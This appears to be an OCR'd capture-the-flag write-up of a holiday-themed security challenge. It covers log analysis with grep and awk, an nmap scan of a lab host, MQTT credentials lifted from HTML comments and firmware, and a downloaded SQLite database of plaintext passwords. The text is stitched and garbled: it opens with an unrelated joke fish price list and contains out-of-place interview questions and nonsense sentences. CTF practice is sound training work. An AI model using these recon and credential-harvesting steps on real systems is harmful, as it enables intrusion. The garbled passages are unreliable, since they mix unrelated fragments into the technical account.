
PHISHERMAN'S ENCRYPTED WHARF
"Where Rare Fish Meet Blockchain Security"

EXCLUSIVE INVENTORY:
* Cybersalmon with RGB Scales
- Naturally emits Wi-Fi signals
- 500,000 KC/pound

* Zero-Day Zebrafish
- Previously undiscovered exploits
- Never seen in wild repositories
- 750,000 KC/pair

* Rootkit Rainbow Trout
- Self-modifying camouflage
- Comes with private SSH key
- 1,000,000 KC each

It took me a while to understand this hint and recognise the pattern. Finally, I ***removed all the lines in the previous CSV file that only had FALSE entries*** *('FALSE ones would never find it') and then* ***converted TRUE to 1 and FALSE to 0****. For a simpler visualisation I used Excel:*



AH718 fx 1


CUSTOM.dat	OSD.longitud	OSD.latitude	ID
03.07.2024	19671875	64796875	0011101000111010001110100011101000111010001110100011101000
03.07.2024	19671875	59128125	1110100011101000111010001110100011101000111010001110100011
03.07.2024	19671875	53459375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	19671875	4,7791E+16	1000111010001110100011101000111010001110100011101000111010
03.07.2024	19671875	42121875	0011101000111010001110100011101000111010001110100011101000
03.07.2024	19671875	36453125	1110100011101000111010001110100011101000111010001110100011
03.07.2024	19671875	3,0784E+16	1010001110100011101000111010001110100011101000111010001110
03.07.2024	19671875	25115625	1000111010001110100011101000111010001110100011101000111010
03.07.2024	19671875	19446875	0011101000111010001110100011101000111010001110100011101000
03.07.2024	19671875	1,3778E+16	1110100011101000111010001110100011101000111010001110100011
03.07.2024	19671875	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	19671875	8109375	1000111010001110100011101000111010001110100011101000111010
03.07.2024	208640625	8109375	0011101000111010000010100011101000111010001110100011101000
03.07.2024	2205625	8109375	1110100011101000111010001110100011101000111010001110100011
03.07.2024	232484375	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	24440625	8109375	1000111010001110100011101000111010001110100011101000111010
03.07.2024	256328125	8109375	0011101000111010001110100011101000111010001110100011101000
03.07.2024	26825	8109375	1110100011101000111010001110100011101000111010001110100011
03.07.2024	280171875	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	29209375	8109375	1000111010001110100011101000111010001110100011101000111010
03.07.2024	304015625	8109375	0011101000111010001110100011101000111010001110100011101000
03.07.2024	3159375	8109375	1110100011101000111010001110100011101000111010001110100011
03.07.2024	3159375	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	33103125	8109375	1000111010001110100011101000111010001110100011101000111010
03.07.2024	346125	8109375	0011101000111010001110100011101000111010000010100011101000
03.07.2024	36121875	8109375	1110100011101000111010001110100011101000111010001110100011
03.07.2024	3763125	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	39140625	8109375	1000111010001110100011101000111010001110100011101000111010
03.07.2024	4065	8109375	0011101000111010001110100011101000111010001110100011101000
03.07.2024	42159375	8109375	1110100011101000111010001110100011101000111010001110100011
03.07.2024	4366875	8109375	1010001110100011101000111010001110100011101000111010001110
03.07.2024	45178125	8109375	1000111010001110100011101000111010001110100011101000111010

699	03.07.2024	4,2217E+11	39128125	1	1				
700	03.07.2024	4,2217E+11	397484375	1	0				
701	03.07.2024	4,2217E+11	4036875	1	0				
702	03.07.2024	4,2217E+11	409890625	0	0				
703	03.07.2024	4,2217E+11	41609375	1	1				
704	03.07.2024	4,18092E+11	450	1	0				
705	03.07.2024	4,14014E+11	48390625	1	0				
706	03.07.2024	4,06639E+11	48390625	0	0				
707	03.07.2024	4,01951E+11	48390625	1	1				
708	03.07.2024	3,97498E+11	47265625	1	0				
709	03.07.2024	3,93061E+11	46140625	1	0				
710	03.07.2024	3,88967E+11	43890625	0	0				
711	03.07.2024	3,88967E+11	52203125	1	1				
712	03.07.2024	3,88967E+11	52203125	1	0	1	0	0	0
713	03.07.2024	3,89459E+11	5239375	1	0	0	0	1	1
714	03.07.2024	3,89951E+11	52584375	0	0	1	1	1	0
715	03.07.2024	3,90443E+11	52775	1	1	1	0	1	0
716	03.07.2024	3,90936E+11	52965625	1	0	1	0	0	0
717	03.07.2024	3,91428E+11	5315625	1	0	0	0	1	1
718	03.07.2024	3,9192E+11	53346875	0	0	1	1	1	0
719	03.07.2024	3,92412E+11	535375	1	1	1	0	1	0
720	03.07.2024	3,92904E+11	53728125	1	0	1	0	0	0
721	03.07.2024	3,93396E+11	5391875	1	0	0	0	1	1
722	03.07.2024	3,93889E+11	54109375	0	0	0	0	1	0

ELF-HAWK-dump_TRUE Tabelle1

Then I created a ***recipe From Binary in CyberChef with the parameters Delimiter=None and Byte Length=8****. I copied all lines into it and got the second solution* ***EXPERTTURKEYCARVERMDEAL****.*

I'm so impressed with how you handled those drone challenges - you mastered the KML files, cracked the codes, and even found the most difficult path using file carving and SQL injection! Your expertise will be crucial in preventing the big snowball battle and handling whatever challenges the factions present.



Final Edition: Crisis Averted! (Front Yard)

In what will surely go down as one of the North Pole's darkest moments, Wombley Cube's desperate bid for control culminated in a catastrophic ransomware attack on the sacred Naughty-Nice database – but thanks to the timely intervention of an unexpected hero (who demonstrated remarkable skill with both incident response and conflict resolution), Santa returned to find his workshop not in the digital shambles it could have been but rather restored to its usual harmonious state, with both Wombley and Alabaster having learned valuable lessons about the true meaning of cybersecurity collaboration.

Elf Stack - Searching the Needle in the Haystack

As the creator of the North Pole Elf Stack SIEM, could you explain how Wombley's FrostBit ransomware attack impacted your logging systems and the Naughty-Nice List backup, and what led you to believe that analyzing logs through the ELK stack or Linux CLI tools could help trace and potentially remediate the attack?

Fitzy Shortstack: For the sake of simplicity, I'm ***providing you the question, the statement and the answer*** *for each case. In principle, I could have decided here whether to solve the task with the* ***help of the Elastic stack or to rely on Linux basic tools****. I chose the latter because it allowed me to get results faster and, in some cases, to look at other useful context better, which would have taken more time in Elastic.*

Question 1: How many unique values are there for the event_source field in all logs?

```
cat log_chunk_* | cut -f 4 -d " " | sort | uniq
5
```

Question 2: Which event_source has the fewest number of events related to it?

```
for i in AuthLog GreenCoat NetflowPmacct SnowGlowMailPxy WindowsEvent; do echo $i; grep $i log_
chunk_* | wc; done
AuthLog
```

Question 3: Using the event_source from the previous question as a filter, what is the field name that contains the name of the system the log event originated from?

```
grep AuthLog log_chunk_* | grep host | head -n 1
hostname
```

Question 4: Which event_source has the second highest number of events related to it?

```
(same statement as Q2)
NetflowPmacct
```

Question 5: Using the event_source from the previous question as a filter, what is the name of the field that defines the destination port of the Netflow logs?

```
grep NetflowPmacct log_chunk_* | grep port | head -n 1
```

```
port_dst
```

Question 6: Which event_source is related to email traffic?

```
(same statement as Q1)
SnowGlowMailPxy
```

Question 7: Looking at the event source from the last question, what is the name of the field that contains the actual email text?

```
grep SnowGlowMailPxy log_chunk_* | grep email | head -n 1
Body
```

Question 8: Using the 'GreenCoat' event_source, what is the only value in the hostname field?

```
grep GreenCoat log_chunk_* | cut -f 3 -d " " | sort | uniq
SecureElfGwy
```

Question 9: Using the 'GreenCoat' event_source, what is the name of the field that contains the site visited by a client in the network?

```
grep  GreenCoat log_chunk_* | head -n 1
url
```

Question 10: Using the 'GreenCoat' event_source, which unique URL and port (URL:port) did clients in the TinselStream network visit most?

```
grep GreenCoat log_chunk_* | awk -F'"url":' '{split($2, a, ","); print a[1]}' | sort | uniq -c |
sort
pagead2.googlesyndication.com:443
```

Question 11: Using the 'WindowsEvent' event_source, how many unique Channels is the SIEM receiving Windows event logs from?

```
grep WindowsEvent log_chunk_* | awk -F'"Channel":' '{split($2, a, ","); print a[1]}' | sort |
uniq
5
```

Question 12: What is the name of the event.Channel (or Channel) with the second highest number of events?

```
grep WindowsEvent log_chunk_* | awk -F'"Channel":' '{split($2, a, ","); print a[1]}' | sort |
uniq -c
Microsoft-Windows-Sysmon/Operational
```

Question 13: Our environment is using Sysmon to track many different events on Windows systems. What is the Sysmon Event ID related to loading of a driver?

```
6 (Google Search)
```

Question 14: What is the Windows event ID that is recorded when a new service is installed on a system?

```
4697 (Google Search)
```

Question 15: Using the WindowsEvent event_source as your initial filter, how many user accounts were created?

```
grep WindowsEvent log_chunk_* | grep "\"EventID\": 4720"
0
```

I can see you were ready for more - while investigating these logs might have been tricky, your adaptable skills were perfect for diving deep into these queries and making sense of all this chaos! Show us your true skills!

*Again, for the sake of simplicity, I will **give you the questions, statements and appropriate answers**. This time, a little ingenuity and creativity was sometimes required.*

Question 1: What is the event.EventID number for Sysmon event logs relating to process creation?

```
1 (Google Search)
```

Question 2: How many unique values are there for the 'event_source' field in all of the logs?

```
cat log_chunk_* | cut -f 4 -d " " | sort | uniq
5
```

Question 3: What is the event_source name that contains the email logs?

```
cat log_chunk_* | cut -f 4 -d " " | sort | uniq
SnowGlowMailPxy
```

Question 4: The North Pole network was compromised recently through a sophisticated phishing attack sent to one of our elves. The attacker found a way to bypass the middleware that prevented phishing emails from getting to North Pole elves. As a result, one of the Received IPs will likely be different from what most email logs contain. Find the email log in question and submit the value in the event 'From:' field for this email log event.

```
grep SnowGlowMailPxy log_chunk_* | awk -F'"ReceivedIP2":' '{split($2, a, ","); print a[1]}' |
sort | uniq
grep SnowGlowMailPxy log_chunk_* | grep "ReceivedIP2\": \"34.30.110.62"
kriskringle@northpole.local
```

Question 5: Our ElfSOC analysts need your help identifying the hostname of the domain computer that established a connection to the attacker after receiving the phishing email from the previous question. You can take a look at our GreenCoat proxy logs as an event source. Since it is a domain computer, we only need the hostname, not the fully qualified domain name (FQDN) of the system.

```
grep GreenCoat log_chunk_* | grep "url\": \".*howtosavexmas.zip"
SleighRider
```

Question 6: What was the IP address of the system you found in the previous question?

```
grep GreenCoat log_chunk_* | grep "url\": \".*howtosavexmas.zip"
172.24.25.12
```

Question 7: A process was launched when the user executed the program AFTER they downloaded it. What was that Process ID number (digits only please)?

```
grep WindowsEvent log_chunk_* | grep "ProcessName\": \".*howtosavexmas.*" | grep "ObjectType\":
\".*File.*"
10014
```

Question 8: Did the attacker's payload make an outbound network connection? Our ElfSOC analysts need your help identifying the destination TCP port of this connection.

```
grep WindowsEvent log_chunk_* | grep "ProcessID\": 10014" | grep "Image\": \".*howtosavexmas.*"
|  grep Port
8443
```

Question 9: The attacker escalated their privileges to the SYSTEM account by creating an inter-process communication (IPC) channel. Submit the alpha-numeric name for the IPC channel used by the attacker.

```
grep WindowsEvent log_chunk_* | grep "ProcessID\": 10014" |  grep pipe
ddpvccdbr
```

Question 10: The attacker's process attempted to access a file. Submit the full and complete file path accessed by the attacker's process.

```
grep WindowsEvent log_chunk_* | grep "ProcessName\": \".*howtosavexmas.*"  | grep File
C:\Users\elf_user02\Desktop\kkringl315@10.12.25.24.pem
```

Question 11: The attacker attempted to use a secure protocol to connect to a remote system. What is the hostname of the target server?

```
cat log_chunk_* | grep "34.30.110.62" |  grep -i ssh | grep -i hostname
kringleSSleigH
```

Question 12: The attacker created an account to establish their persistence on the Linux host.

What is the name of the new account created by the attacker?

```
grep AuthLog log_chunk_*   | grep "new user"
ssdh
```

Question 13: The attacker wanted to maintain persistence on the Linux host they gained access to and executed multiple binaries to achieve their goal. What was the full CLI syntax of the binary the attacker executed after they created the new user account?

```
grep AuthLog log_chunk_*   | grep -A 20 "new user"  | grep COMMAND
/usr/sbin/usermod -a -G sudo ssdh
```

Question 14: The attacker enumerated Active Directory using a well known tool to map our Active Directory domain over LDAP. Submit the full ISO8601 compliant timestamp when the first request of the data collection attack sequence was initially recorded against the domain controller.

```
grep WindowsEvent log_chunk_*.log| grep "EventID\": 2889" |  grep "Computer\": \"dc.*"  | head -
n 1
2024-09-16T11:10:12-04:00
```

Question 15: The attacker attempted to perform an ADCS ESC1 attack, but certificate services denied their certificate request. Submit the name of the software responsible for preventing this initial attack.

```
grep WindowsEvent log_chunk_*.log| grep -i "certificate template"
KringleGuard
```

Question 16: We think the attacker successfully performed an ADCS ESC1 attack. Can you find the name of the user they successfully requested a certificate on behalf of?

```
grep WindowsEvent log_chunk_*.log| grep -i "certificate template"
nutcrakr
```

Question 17: One of our file shares was accessed by the attacker using the elevated user account (from the ADCS attack). Submit the folder name of the share they accessed.

```
grep WindowsEvent log_chunk_*.log| grep "Subject_AccountName\": \"nutcrakr" | grep "EventID\":
5140" | grep accessed
WishLists
```

Question 18: The naughty attacker continued to use their privileged account to execute a PowerShell script to gain domain administrative privileges. What is the password for the account the attacker used in their attack payload?

```
grep WindowsEvent log_chunk_*.log| grep -i "nutcrakr" | grep -i payload | grep pswd
fR0s3nF1@k3_s
```

Question 19: The attacker then used remote desktop to remotely access one of our domain computers. What is the full ISO8601 compliant UTC EventTime when they established this connection?

```
grep WindowsEvent log_chunk_*.log| grep "EventID\": 4624" | grep "LogonType\": 10"
2024-09-16T15:35:57.000Z
```

Question 20: The attacker is trying to create their own naughty and nice list! What is the full file path they created using their remote desktop connection?

```
grep WindowsEvent log_chunk_*.log| grep "CurrentDirectory\": .*List.*"
C:\WishLists\santadms_only\its_my_fakelst.txt
```

Question 21: The Wombley faction has user accounts in our environment. How many unique Wombley faction users sent an email message within the domain?

```
grep SnowGlowMailPxy log_chunk_*.log|  awk -F'"From":' '{split($2, a, ","); print a[1]}' | sort
| uniq| grep cub
4
```

Question 22: The Alabaster faction also has some user accounts in our environment. How many emails were sent by the Alabaster users to the Wombley faction users?

```
grep SnowGlowMailPxy log_chunk_*.log|  grep "From\": \"asnow" | grep "To\": \"wcub" | wc
```

```
22
```

Question 23: Of all the reindeer, there are only nine. What's the full domain for the one whose nose does glow and shine? To help you narrow your search, search the events in the 'SnowGlowMailPxy' event source.

```
grep SnowGlowMailPxy log_chunk_*.log| awk -F'"From":' '{split($2, a, ","); print a[1]}' | sort |
uniq -c | sort | grep -i rudolph
rud01ph.glow
```

Question 24: With a fiery tail seen once in great years, what's the domain for the reindeer who flies without fears? To help you narrow your search, search the events in the 'SnowGlowMailPxy' event source.

```
grep SnowGlowMailPxy log_chunk_*.log| awk -F'"From":' '{split($2, a, ","); print a[1]}' | sort |
uniq -c | sort | grep -i reindeer
c0m3t.halleys
```

I'm so impressed with how efficiently you worked through the ELK stack logs like an expert - your quick and accurate analysis of the attack chain might just be what we need to get Santa smiling again! With skills like yours piecing together the attack path, the North Pole owes you a huge debt of gratitude.

Santa Vision - Listen to the Feeds

Mr. Bonbowford, regarding the critical situation where both factions had hijacked the Santa Broadcast Network for propaganda purposes, could you explain why you believed accessing the SantaVision infrastructure and modifying the admin privileges configuration would help restore cooperative content and promote elf unity?

*Ribb Bonbowford: First, I **booted the GateXOR**. After a while, I saw this:*

```
GateXOR> building up finished...
GateXOR> {end}...[timeline] reverted!
GateXOR> [Instructions] Your SantaVision instance is now available at the IP address above. Scan
the IP address to begin the challenge. Good luck!!
```


*I **scanned the IP with nmap** to get a first overview over the running services (the IP address was, of course, different every time).*

```
sudo nmap -sS 35.239.127.24 --top-ports 2000
...
PORT     STATE SERVICE
22/tcp   open  ssh
1883/tcp open  mqtt
8000/tcp open  http-alt
9001/tcp open  tor-orport
```

*First of all, I took a look around the web server and **found credentials in the HTML source code** that I could use to log in: **elfanon:elfanon.***

```
http://35.239.127.24:8000/
...
<div class="footer" id="footer">
  <b>©2024 Santavision Elventech Co., Ltd. Snow Rights Reserved.<br>(<i>topic 'sitestatus'</i>
available.)</b>
</div> <!-- mqtt: elfanon:elfanon -->
```

*After I had logged in, I first looked at possible clients via List Available Clients and possible roles via List Available Roles. From this, I could **derive another pair of credentials** that I could use to display the feeds: **elfmonitor:SiteElfMonitorRole**. The feed name northpolefeeds was derived from the challenge and the IP/port from the information I had from the Nmap scan.*


SANTA VISION
Logout
Team Wombley believes in the force of divine. Always.
NORTH POLE
At Team Wombley, we do things the smart way!
Get prepared for a sclumt future
Join Team Alabaster today!

Monitors on.
Currently receiving the *northpolefeeds* broadcast

Connect As: elfmonitor
Password: ••••••••••••••••••
Camera Feed Server: 35.239.127.24
Camera Feed Port: 9001

Power On Monitors
Power Off Monitors

Broadcast Feed: northpolefeeds

Connect to broadcast feed

Publish To Feed:
Message to Publish:

Messages:
(See monitors.)

List Available Clients
List Available Roles

*Next, I **subscribed to the frostbitfeed MQTT topic** using a command line client. After a while, I saw an additional interesting feed: **santafeed**.*

This could have been done very easily via the web application (connected to broadcast feed). But I also wanted to try the alternative way via the command line as seen in the hints.


```
mosquitto_sub -h 35.239.127.24 -p 1883 -u "elfmonitor" -P "SiteElfMonitorRole"  -t
"frostbitfeed" -d
...
Client null received PUBLISH (d0, q0, r0, m0, 'frostbitfeed', ... (42 bytes))
Additional messages available in santafeed
```

*When I looked at this feed too, I got the code name for the elves' secret operation: **Idemcerybu.***

```
mosquitto_sub -h 35.239.127.24 -p 1883 -u "elfmonitor" -P "SiteElfMonitorRole"  -t "santafeed" -
d
...
Client null received PUBLISH (d0, q0, r0, m0, 'santafeed', ... (44 bytes))
Sixteen elves launched operation: Idemcerybu
```

*The last step was to lock out Alabaster and Wombley. When I **kept listening to the santafeed**, I saw a message that would probably be suitable for this: <u>singleAdminMode=true</u>. When I sent it to the feed, I could see the restored feed in the screens. So **Santa used a pogo stick as a conception**.*

Great job on taking that first step - you were on the silver path and doing really well! While you've gained access, there was still more to uncover!



Monitors on.
Currently receiving the *northpolefeeds* broadcast

Connect As: elfmonitor
Password: ••••••••••••••••••
Camera Feed Server: 34.56.128.107
Camera Feed Port: 9001

Broadcast Feed: northpolefeeds

Publish To Feed: santafeed
Message to Publish: singleAdminMode=true

Messages:
Publish Result: Publish attempted. Watch monitors.

*When I continued listening to the sitestatus feed, I **saw the link to the application firmware**, which I downloaded immediately and **unpacked with jefferson** as it seemed to be a JFFS2 filesystem.*

```
wget  http://34.42.100.11:8000/static/sv-application-2024-SuperTopSecret-9265193/
applicationDefault.bin
file applicationDefault.bin
applicationDefault.bin: Linux jffs2 filesystem data little endian

jefferson -d extracted_files/ applicationDefault.bin
dumping fs to /home/user/tmp/santa_vision/extracted_files (endianness: <)
Jffs2_raw_inode count: 47
Jffs2_raw_dirent count: 47
writing S_ISREG .bashrc
writing S_ISREG .profile
...
```

*There I **found some interesting credentials** (by using grep and keywords like password, secret, etc.) that I could also use.*


```
cat app/src/core/views.py
...mqttPublish.single("$CONTROL/dynamic-security/v1","{\"commands\":[{\"command\":
\"removeRoleACL\",\"rolename\": \""+PlyrRole+"\",\"acltype\": \"subscribeLiteral\",\"topic\":
\""+PlyrTopic+"\"}]}",hostname="localhost",port=1883,auth={'username':"SantaBrokerAdmin",
'password':"8r0k3R4d1mp455wD"})
...

cat app/src/accounts/views.py
...
@accounts_bp.route("/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", methods=["GET"])
def db():
    return send_from_directory("static", "sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", as_
attachment=True)
...
```

*So I **downloaded this additional artefact (a SQLite database)** and **inspected the tables first, then the contents**.*

```
wget  http://34.42.100.11:8000/static/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite
sqlite3 SantasTopSecretDB-2024-Z.sqlite
.tables
alembic_version  users
select * from users;
1|santaSiteAdmin|S4n+4sr3411yC00Lp455wd|2024-01-23 06:05:29.466071|1
```

